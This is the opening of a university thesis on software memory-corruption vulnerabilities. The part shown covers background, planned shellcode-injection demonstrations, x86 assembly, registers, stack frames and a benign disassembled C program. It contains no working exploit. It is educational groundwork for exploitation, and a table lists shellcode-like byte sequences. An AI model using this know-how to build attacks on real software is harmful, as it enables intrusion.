University of Nottingham
UK | CHINA | MALAYSIA

EEE Department of Electrical and Electronic Engineering

EEEE4008

Final Year Individual Project Thesis

Software Memory Corruption Vulnerabilities: Exploitation and Mitigation Techniques

AUTHOR: Mr. Yousef Abdalla

ID NUMBER: 14296919

SUPERVISOR: Dr. Paul Evans

MODERATOR: Dr. James Bonnyman

DATE: 20 May 2021

Fourth year project report is submitted in part fulfilment of the requirements of the degree of Master of Engineering.

Abstract

Twenty five years ago, Aleph One released a paper titled “Smashing the Stack for Fun and Profit” detailing the nature of memory-corruption vulnerabilities and providing an introduction on how they can be exploited. Although released a long time ago, and much has changed in the field of Cybersecurity since, such vulnerabilities still plague widely used software to this day, and cybercrime continues to rise rapidly worldwide day after day. This rapid growth in cybercrime demands an equally rapid growth in the field of computer security, whether it is through raising awareness, or through technological advances. This project looks at the relevance of the original paper to the modern-day and investigates what protection mechanisms have been implemented in succeeding operating systems, by operating system developers, to better protect them from memory-corruption attacks. The project then goes on to develop an online educational package with the aim of raising awareness on the topic, in a more modern and interactive way than the original paper.

Contents

Figures

Tables

Abbreviations and Definitions

Table 0.1 describes the significance of various abbreviations and terminologies used throughout the thesis.

Term or Abbreviation	Meaning
Vulnerability	A weakness within a program or system that, if taken advantage of, can put the application's security at risk.
Exploit	A method of making a discovered weakness in a system or program manifest, thus inflicting harm on or gaining unauthorized access to the system.
Memory-Corruption	A kind of vulnerability or exploit, which places the memory under risk of being corrupted or overlaid by an attacker.
Shellcode	A small program that spawns a command shell, from which the attacker can control the compromised machine.
Kernel	The portion of the operating system that is always resident in memory. It facilitates all interactions between hardware and software components.
PEB	Process Environment Block is data structure in which most fields are not intended for use by anything other than the operating system.
DEP	Data Execution Prevention, which is a security feature, that marks certain region within the memory as non-executable, thus preventing the execution of code injected in these regions.
ASLR	Address Space Layout Randomisation, which is a security feature that randomises the memory addresses in which a program is loaded into memory.

Table 0.1: Table of Terms and Abbreviations.

Chapter 1 – Introduction

1.1 Background Context

Our modern society is dominated by computers, and nearly every task in our daily life relies one way or another on the availability and proper functioning of computer systems. Cybersecurity is the practice of protecting systems, networks, programs, and data from digital attacks. These attacks include either introducing malicious programs such as viruses or worms to a computer system or exploiting a discovered software vulnerability. These vulnerabilities are usually a result of poor programming practices, poor software designs, or human mistakes. For many years, cybersecurity has been a major concern to organizations, enterprises, and even individuals operating via digital means, especially when the protection of sensitive or confidential data is required. Such concerns continue to grow daily as cybercriminals find new inventive ways of gaining unauthorized access to systems. Recent studies have shown that cybercrime is the fastest growing crime in the U.S, and among the 10 fastest growing crimes worldwide, and is expected to cost the world $6 trillion annually by 2021 [1].

It is important to acknowledge that cybersecurity has numerous different branches. This project will cover the Application Security branch, but to understand how an application can be protected, one must first understand the nature of software vulnerabilities to be able to find and remove them before an attacker can exploit them. In most cases, program exploits have to do with memory corruption, a common example for this is the buffer overflow exploit technique. The ultimate goal of such a technique is to take control of the target program's execution flow by tricking it into running a piece of malicious code that has been smuggled into memory. This type of process hijacking is known as the *execution of arbitrary code* and can enable attackers to gain full control of the program [2].

1.1.1 What is an overflow?

An overflow refers to the possibility of exceeding the finite memory allocated to an array (buffer), causing it to overflow into and corrupt adjacent memory locations. The reason this can occur is because commonly used high-level languages such as C and C++ provide low-level and unrestricted access to the memory. Such languages are considered unsafe as they do not have inherent bounds checking, which means that functions such as strcpy() and scanf() would copy or scan data into a variable without checking to see if the data will actually fit. This shifts the responsibility of ensuring that all memory accesses are safe onto the programmer. In the best case, failing to ensure safe memory access will lead to a crash of the program. In the worst case, this can enable an attacker to completely hijack the program by providing an input that results in the access of unintended sections of the application's memory. These are known as memory corruption or buffer overflow attacks and are techniques commonly used in exploiting the aforementioned vulnerability.

1.1.2 Historical background

Memory corruption attacks were first understood and partially publicly documented in 1972, when the Computer Security Technology Planning Study laid out the technique: "The code performing this function does not check the source and destination addresses properly, permitting portions of the monitor (known as ***the kernel*** nowadays) to be overlaid by the user. This can be used to inject code into the monitor that will permit the user to seize control of the machine" [3]. Sixteen years later, in 1988, the first hostile exploitation of a buffer overflow, the Morris worm, which was the first self-

propagating internet worm, was launched and wreaked havoc across the early internet, resulting in the first felony conviction under the Computer Fraud and Abuse Act [4].

It was not until 1996 however, that an in-depth guide explaining what buffer overflow vulnerabilities are and how their exploits work was published by Aleph One. The paper was titled “Smashing the Stack for Fun and Profit” and is considered by many to have significantly widened the scope of awareness within the field of computer security while others consider it to have initiated the golden age of software exploitation. Although it has been more than 20 years since the release of this paper, and much has changed in the field of computer security since, it is still very closely related to vulnerabilities which were exploited in more recent attacks. In fact, MITRE Corp’s CVE, which is a database containing records of all publicly known cybersecurity vulnerabilities, reported more than 11,000 vulnerabilities relying on buffer overflows since its launch in 1999, with 514 of those being recorded throughout 2020 [5].

1.1.3 Industrial Relevance

The relevance of this project stems from the undeniable fact that our modern society is dominated by computer systems, and over the years, the complexity of these systems has been increasing and this comes at the cost of increased attack surface. Last July, a Freedom of Information Inquiry carried out by TopLine Comms found that over the past decade, around a third of UK universities have faced ransomware attacks, with Sheffield Hallam University alone reporting 42 separate attacks since 2013 [6]. More recently, last summer, BBC news reported more than 20 universities and charities in the UK, US, and Canada that were also caught up in a ransomware cyber-attack that threatened to disrupt the start of term [7]. Furthermore, towards the end of last year, Newcastle and Northumbria universities along with a group of further education colleges in Yorkshire and a higher education college in Lancashire were all targeted by cyber-attacks [8], which forced the National Cyber Security Centre to issue an alert following that recent spike of attacks on educational institutions [9].

Moreover, Recent reports by Cybersecurity Ventures predicted that by 2025, cybercrime will cost the world over $10.5 trillion annually, up from $3 trillion in 2015, making it the fastest growing crime in the U.S [10] [11]. Additionally, in just the first month of 2021, MITRE’s CVE database had already recorded more than 900 vulnerabilities, around 15 of which relied on buffer overflows. This rapid growth in cybercrime demands an equally rapid growth in the field of cybersecurity, whether it is through raising awareness, which is the aim of this project, or through technological advances.

1.2 Aims & Objectives

1.2.1 Aims

This project aims to raise cyber security awareness by providing an educational package exploring software vulnerabilities in modern systems; explaining how these vulnerabilities can be exploited and what defence and mitigation techniques can be used to help prevent security incidents as well as limit the extent of damage when security attacks do happen. This will be supported by an online webpage containing a series of working examples that demonstrate how memory corruption-based attacks work on 32-bit programs running on a Windows operating system.

1.2.2 Objectives & Tasks

O1 – Acquire knowledge required for project.

- **T1** – Background review
  - **T1.1** – Review of Windows OS Internally
  - **T1.2** – Review of high and low-level languages
  - **T1.3** – Identify causes of vulnerabilities within programs written in unsafe languages.
  - **T1.4** – Review "Shellcode injection" exploitation
  - **T1.5** – Review various security features
- **T2** – Learn x86 assembly language
- **T3** – Learn PHP programming language (Or an alternative web developing language)

O2 – Demonstrate the vulnerability and its various exploits.

O3 – Demonstrate the impact of carefully constructed messages.

- **T4** – Demonstrate how a program's execution can be derailed.
- **T5** – Demonstrate how a program can be forced to execute code supplied by the attacker.
- **T6** – Demonstrate advanced exploit technique bypassing ASLR using Shellcode Injection

O4 – Explore the various defences and mitigations put in place to prevent these basic exploits.

- **T7** – Research and show Stack Canary Protection
- **T8** – Research and show Data Execution Prevention (DEP)
- **T9** – Research and show Address Space Layout Randomisation (ASLR)

O5 – Develop online educational package

- **T10** – Review web developing technologies
  - **T10.1 –** HTML
  - **T10.2 –** CSS
  - **T10.3 –** JavaScript + its libraries & extensions
- **T11** – Create website
- **T12** – Develop shellcode generating tool
- **T13** – Develop code reviewer

1.2.3 Milestones & Deliverables

Throughout the project, five main milestones will need to be achieved, and by the end of the project, the following deliverables will be available in the form of an educational package hosted on an online website.

M1 – All exploit examples completed and functional.

- **D1** – Basic Shellcode injection attack demo(s)
- **D2** – Advanced Shellcode injection attack bypassing ASLR

M2 – Online educational package completed and functional

- **D3** – Online Educational Package

M3 – Cybersecurity package tools

- **D4** – Shellcode generating tool
- **D5** – Code reviewer

M4 – Complete first draft of thesis

M5 – Complete Thesis

1.3 Thesis Structure

This thesis is divided into 6 chapters; having now completed the first chapter introducing the project, Chapter 2 will provide a complete technical review of the topics required for the completion and realization of the project. Chapter 3 then moves on to exploring the nature of memory-corruption vulnerabilities, demonstrating and then exploiting them using basic and advanced techniques. Later, Chapter 4 provides an in-depth description of some of the most common protection mechanisms, explaining both their operating principles and limitations. Chapter 5 then discusses how the online educational package was developed and delivered, which technologies were utilized, what educational sources it contains, and what cybersecurity tools it provides. Finally, Chapter 6 draws the conclusion of this thesis, critically evaluating the entire project and the author's progression through it. This chapter will present an evaluation of the time plan and attainment of objectives along with the plans for future work.

Chapter 2 – Technical Review

The completion of this project requires technical knowledge of the internals of modern Windows systems, their architectures (IA-32 and x86-64 systems), and how memory is generally managed on these systems. The project also requires knowledge of high and low-level programming languages, along with an understanding of the structure of a typical program and a Windows portable executable. This section provides a detailed review of all the technical aspects of the project, illustrating how all the pieces interact together within the bigger picture.

2.1 Programming Languages & Compilers

2.1.1 High-level Languages

High-level languages are the most commonly used family of programming languages among programmers, they are more similar to the human language than they are to the computer's language, i.e. they provide a higher level of abstraction from machine code. Such languages do not interact directly with the hardware and entirely hide significant areas of the computing system (e.g. memory management and control), making the process of developing a program easier and much more understandable. How "high-level" a language is, is often a measure of the amount of abstraction the language provides. Throughout this project, the high-level language used will be C.

For a computer to understand a high-level language, it must first be translated to machine code. This is done via an interpreter or a compiler. High-level languages are therefore categorised into two main groups – compiled and interpreted languages; however, they can be classified into several other categories based on their programming paradigm. Essentially, the only difference between these two groups is the execution model.

As such, a program written in a compiled language can only run on a computer after it undergoes the process of compilation. This process rearranges the program, optimizes it, and produces object codes, which are the low-level equivalent of the source codes, these object codes are then linked together into a single executable file that can run on the computer. On the other hand, programs written in interpreted languages are translated and executed line by line, rather than as a whole. The interpreter goes through the source code compiling statements as they are needed, this is often referred to as Just-In-Time (JIT) compilation. This allows for more flexibility in the code but comes at the cost of execution speed.

This shifts the responsibility of ensuring that all memory accesses are safe onto the programmer. In fact, if this responsibility were shifted over to the compiler, the resulting binaries would be significantly slower, due to integrity checks on every variable. Also, this would remove a significant level of control from the programmer and complicate the language [2].

2.1.2 Low-level Languages

Low-level languages are used to write programs that relate to the specific architecture and hardware of the computer being used. Unlike high-level languages, these languages interact directly with the hardware providing little or no abstraction from the computer's instruction set architecture (ISA), making them harder for programmers to understand and use. Low-level languages are classified into two categories – Machine Code and Assembly Language.

2.1.2.1 Machine Code

Machine code is the lowest-level representation of a computer program, it is a set of machine language instructions used to directly control a computer's central processing unit (CPU). These instructions are a sequence of binary bits and each instruction performs a very specific and small task. Instructions written in machine language are machine dependant and vary from computer to computer. In essence, it is the computer's own language, to which any program would need to be translated for the computer to be able to understand and execute it.

2.1.2.2 Assembly Language

Much like machine code, assembly language also interacts directly with the hardware and is therefore also machine dependant. However, assembly language is considered an improvement over machine language as its instructions are not strictly numerical, but instead uses mnemonics, which allows programs to be written in the language. Programs written in assembly language uses a special program called an assembler. The assembler translates mnemonics to specific machine code, however, unlike C and other compiled languages, assembly language instructions have a direct one-to-one relationship with their corresponding machine language instructions. In essence, assembly is just a way for programmers to represent, in an understandable form, the machine language instructions that are given to the processer. Shown below are some of the most commonly used assembly instructions.

( ) = Indirect Addressing
% = Register
$ = Literal value

Instruction Mnemonic	Role
xor %eax, %eax	Exclusive-or bitwise operation, effectively zeroes eax.
mov %ebp, %eax	Move the values in register ebp to eax.
inc %eax	Add 1 to the contents of eax.
sub $2, %eax	Subtract 2 from the contents of eax.
push $4	Push literal value 4 onto the stack.
pop %eax	Get the top stack element and store in eax.
imul %ebx, %edx	Multiply edx by the contents of ebx.
jmp loop	Jump into the instruction labeled loop.
lea (%esp), %ebp	Load the effective address of esp into ebp.
cmp $10,%ecx	Compare the values of the two specified operands.
shr/shl $1, %eax	Shift contents of eax one bit to the right/left (divide/multiply by 2).
call, ret	Call and return from a function.

Table 2.1: Commonly used x86 assembly instructions.

Of note is the fact that there are additional operations used to control the flow of execution that are also likely to be encountered, these are variations of the jmp instruction and include: jne, je, jle, jge, jg. Where j = jump, n = not, e = equal, l = less than, g = greater than.

There are two main syntaxes in assembly – Intel and AT&T. Intel is the syntax that is more commonly used on Windows systems and in textbooks as it leaves the data types and sizes of the instruction operands implicit, i.e. it uses no prefixes and is therefore considered more readable. However, AT&T is more descriptive in its style as it uses prefixes such as $ or % to make clear the type of data being operated on (literal values or registers respectively). Shown below are a set of instructions that do not perform a particular task, but rather reflect the differences between both syntaxes. (See Table 2.2)

Memory Address	Bytecode	AT&T Syntax	Intel Syntax
0x0061fc80	31 c0	xor %eax,%eax	xor eax,eax
0x0061fc82	64 8b 60 08	mov %fs:0x8(%eax),%esp	mov esp,DWORD PTR fs:[eax+0x8]
0x0061fc84	8d 2c 24	lea (%esp),%ebp	lea ebp,[esp]
0x0061fc8a	b3 78	mov $0x78,%b	mov bl,0x78
0x0061fc8d	81 f9 57 69 6e 45	cmp $0x456e6957,%ecx	cmp ecx,0x456e6957
0x0061fc90	ff d2	call *%edx	call edx
0x0061fc92	6a 05	push $0x5	push 0x5
0x0061fc94	88 08	mov %cl,(%eax)	mov BYTE PTR [eax],cl

Table 2.2: Differences between AT&T and Intel syntaxes.

It can be observed in the previous table that instructions written in Intel syntax sometimes contain keywords like PTR, BYTE, or DWORD. These indicate the datatype, where it needs to be predefined. It can also be observed that each instruction is associated with a unique byte code and memory address. Simply put, a byte code is the hexadecimal representation of a specific machine language binary instruction and a memory address is the location in the memory where the instruction is stored. These memory addresses can be generated randomly for programs to improve its security using a security feature known as Address Space Layout Randomisation (ASLR), which will be discussed in more detail in Section 4.2.

For consistency, and since AT&T syntax is the default output of the GNU GCC Compiler Collection, any assembly code shown in this thesis will use this syntax rather than Intel's.

2.1.3 The Bigger Picture

For one to see the bigger picture in the realm of programming, one must simply realise that code written in a high-level language is meant to be compiled. In reality, the code cannot actually do anything until it is converted into an executable binary file through compilation. Compilers are special programs designed to translate high-level language instructions into machine language for a variety of processor architectures. Throughout this project, the processor(s) used will be from the x86 architecture family, more on this later.




Figure 2.1: The bigger picture.

It is worth noting, however, that most compilers target a specific system due to their reliance on certain aspects of it such as its ISA or operating system, essentially acting as a middle ground – translating high-level code to machine language for the target architecture.

The disassembler is a computer program that translates machine language into assembly language. It is one of the most important tools for this project, as it allows you to generate the assembly code of your compiled C program, through which you can see how your program operates on a hardware

level and view potential vulnerabilities, the process of disassembling can be done via any interactive debugger.

2.2 Memory Management

Memory is defined as a device, or a collection of bytes used to store data or programs (sequence of instructions) on a temporary or permanent basis. Generally, when the term memory is used in computing context, it is referring to the main memory, also known as primary storage. Compared to secondary and tertiary storage, the main memory is the only one that can be directly accessed by the CPU. It comprises of 3 locations where data can be stored – the Random-Access Memory (RAM), the processor cache memory (faster), and the processor registers (fastest). The reason RAM is the slowest is that, unlike the other two, it is not located inside the CPU and so is considered the 'furthest' from the processor.

A compiled program's main memory can be divided into five segments – text, data, bss, heap, and stack. For this project, the focus will be on the stack and the heap, which will be discussed in depth in the following subsections. However, for completion, a brief explanation of the significance of the remaining sections is provided below in Table 2.3.

Segment	Fixed Size	Writable	Significance	Comment
Text	Yes	No	Stores the assembled machine language instructions of the program	Nonlinear execution of instructions
Data	Yes	Yes	Stores global and static program variables	Stores initialised global and static variables
Bss				Stores their uninitialized counterparts

Table 2.3: Summary of supplementary memory segments.

2.2.1 Registers

Registers are the fastest of all forms of computer data storage, they are the processor's own set of special internal variables used to hold data the processor is currently using or needs constant access to. An x86 processor has several registers, which are the main tools used to write programs in x86 assembly. An exhaustive list of these registers along with their current state can be viewed using the GDB debugger's command 'info registers' or more simply 'i r'. This is shown below in Figure 2.2.




Figure 2.2: 'Info Registers' command on GDB.

Debuggers are used by programmers to step through compiled programs, examine program memory, and view processor registers. The debugger is a very powerful tool and is indeed one of the most important tools for this project as it allows the execution of a program to be viewed from all angles, paused, and even changed along the way. The debugger used throughout this project will be the GDB. Table 2.4 summarises the roles of each of the registers above.

Register	Name	Role
		General Purpose Registers
%EAX	Accumlator	I/O, Arithmetic, Interrupt calls
%EBX	Base	Base pointer for memory access, Interrupt return
%ECX	Counter	Loop counter, Bit shifts, Interrupts
%EDX	Data	I/O, Arithmetic, Interrupt calls
		Pointer/Index Registers
%ESP	Stack Pointer	Holds the top address of current stack frame
%EBP	Base Pointer	Holds the base address of current stack frame
%ESI	Source Index	Pointer to source when data is read from or written to
%EDI	Destination Index	Pointer to destination when data is read from or written to
		Segment Registers
%CS	Code Segment	Holds the Code segment in which your program runs
%DS	Data Segment	Holds the Data segment that your program accesses
%ES, FS, GS	Misc Segments	Extra segment registers available for far pointer addressing
%SS	Stack Segment	Holds the Stack segment the program uses.
%EIP	Instruction Pointer	Points to the next instruction to be executed
%EFLAGS	Status Register	Holds the state of the processor

Table 2.4: Description of 32-bit registers. [12]

In modern times, however, processors have been improved and register sizes have increased, allowing more memory to be addressed. The E prefix seen in some of the registers shown above signifies that these registers are an ‘Extended’ version of the 16-bit registers. Furthermore, there are 3 more prefixes commonly seen in registers, these are – X, H, and L, which stand for ‘Extended (Hex)’, ‘High’, and ‘Low’ respectively. An illustration of this is shown below in Figure 2.3.




Figure 2.3: Base registers and their extensions up to 32-bits. [13]

2.2.2 Heap

The heap is a segment of the memory that uses dynamic memory allocation and it is where global variables and dynamic arrays are stored by default. It is also a memory segment of variable size, which the programmer can directly control, allocating, and deallocating blocks of memory depending on their needs. As such, memory in the heap is managed using functions such as malloc(), realloc(), and free(), which respectively reserve a region of memory in the heap, reallocates a portion of memory for another use, and removes reservations to allow that portion to be reused later. As the size of the heap increases, it grows upwards toward higher memory addresses.

Due to the fact that memory on the heap is not automatically managed and requires allocation and deallocation, this segment is prone to several problems. The first and perhaps the biggest issue is that this makes the heap very inefficient in terms of space management, as the memory often becomes fragmented as blocks of memory are allocated and then freed. Other problems include memory leaks, which occur as a result of repeatedly allocating memory without later freeing it after use, and use-after-free vulnerability, which occurs when an allocated portion of memory is referenced several times across different sections but is freed only in one, this leaves a vulnerability that allows that segment to be reused while it's still actively being used in the other sections. [14]

2.2.3 Stack

A stack is defined as an abstract data structure that is frequently used to store a collection of objects. It has a first in, last out (FILO) ordering and has two main principle operations: *Pushing*, which is when an item is placed into the stack, and *Popping*, which is when an item is removed from the stack. This being said, it makes sense that the stack segment is also of variable size, as it is used to temporarily store local function variables and context during function calls, whose memory is later deallocated when the function returns.

As the stack changes in size, it grows downwards, towards lower memory addresses. The ESP register is used to keep track of the address at the end of the stack and constantly changes as items are pushed into or popped off the stack. The EBP register pointing to the base of the stack remains at a fixed memory address, these two pointer registers are essentially what delimit a stack frame. A stack frame is defined as a frame of data that gets pushed onto the stack, as such, when a function is called, a stack frame is generated to collectively represent the function call and its set of argument data, along with the EIP register which stores the address of the next instruction to be executed. The function's code, however, will be stored in a different memory location in the text (or code) segment. An important thing to note is that a new stack frame is generated for each function call, and thus, a stack can contain multiple stack frames. The function calling convention is discussed in more detail in the following subsection.

2.2.4 Function Calling Convention

To begin this subsection, a simple program that calls a function must be inspected on a low (hardware) level.

```c
#include <stdio.h>  // Import I/O library

// Calculate the volume of a rectangle
int CalcVol(int length, int width, int height)
{
    int rectVol = length * width * height; // Calculate volume
    return rectVol; // Return calculated value
}

// Program entry point
int main()
{
    int length = 5, width = 6, height = 7, volume = 0; // Declare and initialize variables
    volume = CalcVol(length, width, height); // Call function and obtain returned value
    printf("Volume of the rectangle is %d", volume); // Print the volume

    return 0; // Exit program with no error
}
```

Figure 2.4: Simple program using a function to calculate the volume of a rectangle. (High-level)

```
> disas CalcVol
Dump of assembler code for function CalcVol:
   0x00401350 <+0>:     push   %ebp             ; Save/Push base pointer (EBP) onto stack -> SFP
   0x00401351 <+1>:     mov    %esp,%ebp        ; Copy value of stack pointer (ESP) into EBP register
   0x00401353 <+3>:     sub    $0x10,%esp       ; Allocate memory by subtracting from ESP
   0x00401356 <+6>:     mov    0x8(%ebp),%eax
   0x00401359 <+9>:     imul   0xc(%ebp),%eax
   0x0040135d <+13>:    imul   0x10(%ebp),%eax
   0x00401361 <+17>:    mov    %eax,-0x4(%ebp)
=> 0x00401364 <+20>:    mov    -0x4(%ebp),%eax
   0x00401367 <+23>:    leave
   0x00401368 <+24>:    ret
End of assembler dump.
```

Figure 2.5: Disassembly of the simple program's function CalcVol. (Low-level)

An important feature of the debugger is that it enables the user to view how their compiled C program operates on a hardware level, this is done using the 'disas' command which disassembles the machine code into assembly language. It can be observed in Figure 2.5 that the first few instructions of the function CalcVol(3) are in **bold**. These instructions set up the stack frame and are collectively called the *function prologue* (or *procedure prologue*). These instructions essentially save the base pointer (EBP) by pushing it onto the stack and then overwrites it with the address stored in the stack pointer (ESP). It then preallocates stack memory for the local function variables by subtracting the required memory from the stack pointer (ESP), thus creating the downward growing stack frame.

In reality, when a function is called, several things are collectively pushed onto the stack in a stack frame. The base pointer (EBP) register – sometimes called the frame pointer (FP) or local base (LB) pointer – is used to reference local function variables in the current stack frame. Each stack frame contains the parameters to the function, its local variables, and two pointers that are necessary to put things back the way they were – the saved frame pointer (SFP) and the return address. The SFP is used to restore EBP to its previous value, and the return address is used to restore EIP to the next instruction found after the function call. This restores the functional context of the previous stack frame. [2]




Figure 2.6: Stack containing stack frame of main and stack frame of CalcVol(3).

A very important thing to note is that the function CalcVol(3) is not the program's entry point, main() is. The function only takes control of the program when it is called from within main(). The following figure will illustrate this.




Figure 2.7: Flow of the simple program.

The way this is done on a hardware level can be seen in bold in Figure 2.8 below. First, the parameters are passed to the function, it is then called and the result is stored in the EAX register. A key point to note is the fact that the last instruction in the bold code block, has a memory address that matches that saved in EIP register shown previously in the function's stack frame in Figure 2.6. This indicates the return point of the program's flow back to main() after completing the execution of the called function.

```
> disas main
Dump of assembler code for function main:
   0x00401369 <+0>:     push   %ebp                ; Function prologue
   0x0040136a <+1>:     mov    %esp,%ebp           ; ....
   0x0040136c <+3>:     and    $0xfffffff0,%esp    ; ....
   0x0040136f <+6>:     sub    $0x20,%esp          ; ....

   0x00401372 <+9>:     call   0x401990 <__main>   ; Program start
   0x00401377 <+14>:    movl   $0x5,0x1c(%esp)     ; Variable Initialization in stack frame (Length)
   0x0040137f <+22>:    movl   $0x6,0x18(%esp)     ; ..... (Width)
   0x00401387 <+30>:    movl   $0x7,0x14(%esp)     ; ..... (Height)
   0x0040138f <+38>:    movl   $0x0,0x10(%esp)     ; ..... (Volume)

   0x00401397 <+46>:    mov    0x14(%esp),%eax     ; Height moved from stack frame of main to stack frame of CalcVol
   0x0040139b <+50>:    mov    %eax,0x8(%esp)      ; .....
   0x0040139f <+54>:    mov    0x18(%esp),%eax     ; Width moved from stack frame of main to stack frame of CalcVol
   0x004013a3 <+58>:    mov    %eax,0x4(%esp)      ; .....
   0x004013a7 <+62>:    mov    0x1c(%esp),%eax     ; Length moved from stack frame of main to stack frame of CalcVol
   0x004013ab <+66>:    mov    %eax,(%esp)         ; .....
   0x004013ae <+69>:    call   0x401350 <CalcVol>  ; Call CalcVol function
   0x004013b3 <+74>:    mov    %eax,0x10(%esp)     ; Move calculated value into the variable Volume

   0x004013b7 <+78>:    mov    0x10(%esp),%eax     ; Parameters for print statement
   0x004013bb <+82>:    mov    %eax,0x4(%esp)      ; .....
   0x004013bf <+86>:    movl   $0x403024,(%esp)    ; .....
   0x004013c6 <+93>:    call   0x401c00 <printf>   ; .....
   0x004013cb <+98>:    mov    $0x0,%eax           ; .....
   0x004013d0 <+103>:   leave                      ; Deallocates stack frame by reversing the prologue operation
   0x004013d1 <+104>:   ret
End of assembler dump.
```

Figure 2.8: Disassembly of the simple program's main.

2.3 Instruction Set Architectures (ISAs)

In broad terms, an architecture describes the internal organization of a computer abstractly; that is, it defines the capabilities of the computer and its programming model. You can have two computers that have been constructed in different ways with different technologies but with the same architecture. More specifically, a computer's instruction set architecture describes the low-level programmer's view of the computer, it defines the type of operations a computer carries out.

The three most important aspects of an ISA are – the nature of the instructions, the resources used by the instructions (registers and memory), and how the instructions access data (addressing modes) [15].

Typically, the ISA includes instructions that perform several operations, these include – Data handling and Memory operations, Arithmetic and Logic Operations, and Control flow Operations, all of which have been touched on previously in **Section 2.1.2.2.**

2.3.1 Historical Background

The concept of computer architecture dates as far back as the 1930s, when the world's first programmable computer, the Z1, was built. Later, in the 1940s, the concept began developing as John von Neumann, who's known for the von Neumann architecture, and Alan Turing, who is regarded as the father of the modern computer, released papers further detailing and advancing the concept [16] [17]. However, it was not until the 1960s that IBM released the first modern instruction set architecture family – System/360.

